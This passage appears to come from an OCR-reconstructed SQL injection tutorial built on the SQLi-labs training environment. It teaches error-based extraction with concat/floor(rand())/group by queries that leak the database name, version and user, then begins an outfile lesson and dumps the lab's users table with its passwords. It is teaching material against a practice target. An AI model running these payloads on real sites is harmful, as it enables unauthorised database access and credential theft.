| ::security::1 |
| ::security::1 |
| ::security::1 |
| ::security::1 |
| ::security::1 |
| ::security::1 |
| ::security::0 |
| ::security::0 |
| ::security::0 |
| ::security::0 |
| ::security::0 |
| ::security::0 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::0 |
+---------------+
127 rows in set (0.00 sec)

mysql>
```


Copy the string.



```
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.tables;
```


Now add another column into the previous string and group the whole string by a like this:

select count(*),
concat(0x3a,0x3a(select database()),0x3a,0x3a, floor (rand()*2)) a from information_schema.tables group by a;




```
| ::security::0 |
| ::security::0 |
| ::security::0 |
| ::security::0 |
| ::security::1 |
| ::security::0 |
| ::security::1 |
| ::security::0 |
+---------------+
127 rows in set (0.00 sec)

mysql> select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floo
r(rand()*2))a from information_schema.tables group by a;
+----------+---------------+
| count(*) | a             |
+----------+---------------+
|       60 | ::security::0 |
|       67 | ::security::1 |
+----------+---------------+
2 rows in set (0.00 sec)

mysql>
```

And here we see the output in above screenshot (60:0 and 67:1). Now we again use in the same query three to four times like this:



```
mysql> select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floo
r(rand()*2))a from information_schema.tables group by a;
+----------+--------------+
| count(*) | a            |
+----------+--------------+
|       70 | ::security::0 |
|       57 | ::security::1 |
+----------+--------------+
2 rows in set (0.00 sec)

mysql> select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floo
r(rand()*2))a from information_schema.tables group by a;
+----------+--------------+
| count(*) | a            |
+----------+--------------+
|       66 | ::security::0 |
|       61 | ::security::1 |
+----------+--------------+
2 rows in set (0.00 sec)

mysql> 
```


After some tries we get an error message since the random number is repeated.



```
+----------+--------------+
| count(*) | a            |
+----------+--------------+
|       70 | ::security::0 |
|       57 | ::security::1 |
+----------+--------------+
2 rows in set (0.00 sec)

mysql> select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floo
r(rand()*2))a from information_schema.tables group by a;
+----------+--------------+
| count(*) | a            |
+----------+--------------+
|       66 | ::security::0 |
|       61 | ::security::1 |
+----------+--------------+
2 rows in set (0.00 sec)

mysql> select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floo
r(rand()*2))a from information_schema.tables group by a;
ERROR 1062 (23000): Duplicate entry '::security::0' for key 'group_key'
mysql> 
```

```
n information_schema.colum
n information_schema.table
```


Copy the string.



```
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.tables;
select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
```


But in that error message it gives the core path, the database name **security,** as we asked it do. Let us ask it for the version name:

select count(*), concat(0x3a,0x3a(select version()),0x3a,0x3a, floor (rand()*2)) a from information_schema.columns group by a;



```
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.tables;
select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
select count(*), concat(0x3a,0x3a,(select version()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
```


And it dumps the version name.



```
| ::security::0 |
+---------------+
127 rows in set (0.01 sec)

mysql> select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floo
r(rand()*2))a from information_schema.columns group by a;
+----------+---------------+
| count(*) | a             |
+----------+---------------+
|      632 | ::security::0 |
|      631 | ::security::1 |
+----------+---------------+
2 rows in set (0.03 sec)

mysql> select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floo
r(rand()*2))a from information_schema.columns group by a;
ERROR 1062 (23000): Duplicate entry '::security::1' for key 'group_key'
mysql> select count(*), concat(0x3a,0x3a,(select version()),0x3a,0x3a, floor
(rand()*2))a from information_schema.columns group by a;
ERROR 1062 (23000): Duplicate entry '::5.1.62-0ubuntu0.10.04.1::0' for key '
group_key'
mysql>
```

Let us try to dump a user:


select count(*), concat(0x3a,0x3a(select user()),0x3a,0x3a, floor (rand()*2)) a from information_schema.columns group by a;



*Unsaved Document 1 *Unsaved Document 2

```
select col1,col2,col3 from table where id=' 3' OR '1      '


select database();
select(select database());
select concat((select database()));
select concat(0x3a,0x3a,(select database()),0x3a,0x3a);
select concat(0x3a,0x3a,(select database()),0x3a,0x3a)a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns;
select concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.tables;
select count(*), concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
select count(*), concat(0x3a,0x3a,(select version()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
select count(*), concat(0x3a,0x3a,(select user()),0x3a,0x3a, floor(rand()*2))a from information_schema.columns group by a;
```

After using the query a few times it generates an sql error message with username:



File Edit View Terminal Help

```
| count(*) | a                   |
+----------+---------------------+
|      652 | ::root@localhost::0 |
|      611 | ::root@localhost::1 |
+----------+---------------------+
2 rows in set (0.03 sec)

mysql> select count(*), concat(0x3a,0x3a,(select user()),0x3a,0x3a, floor(ra
nd()*2))a from information_schema.columns group by a;
+----------+---------------------+
| count(*) | a                   |
+----------+---------------------+
|      607 | ::root@localhost::0 |
|      656 | ::root@localhost::1 |
+----------+---------------------+
2 rows in set (0.04 sec)

mysql> select count(*), concat(0x3a,0x3a,(select user()),0x3a,0x3a, floor(ra
nd()*2))a from information_schema.columns group by a;
ERROR 1062 (23000): Duplicate entry '::root@localhost::1' for key 'group_key
'
mysql>
```


```
 information_schema.columns;
 information_schema.tables;
)*2))a from information_schema.columns group by a;
2))a from information_schema.columns group by a;
a from information_schema.columns group by a;
```

By this technique we can dump the information from the database through the sql error message.

Lesson 7: Dumping database using out file


In this lesson, we will learn how to dump the database by using outfile. Let us start by breaking the sql query like this:

?id=1′–+


Less-7 Dump into Outfile
localhost/sqli-labs/Less-7/?id=1' --+
Welcome Dhakkan
You have an error in your SQL syntax
SQLI DUMB SERIES-7


Now I would like to discuss some functions at the back end. Start mysql at your terminal and use the database security:

use security;



```
dhakkan@bt:~$ mysql -u root -ptoor
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 157
Server version: 5.1.62-0ubuntu0.10.04.1 (Ubuntu)

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use security;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


Let us dump the database with basic commands: **select * from users;**



```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use security;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from users;
+----+----------+------------+
| id | username | password   |
+----+----------+------------+
|  1 | Dumb     | Dumb       |
|  2 | Angelina | I-kill-you |
|  3 | Dummy    | p@ssword   |
|  4 | secure   | crappy     |
|  5 | stupid   | stupidity  |
|  6 | superman | genious    |
|  7 | batman   | mob!le     |
|  8 | admin    | admin      |
+----+----------+------------+
8 rows in set (0.00 sec)

mysql>
```

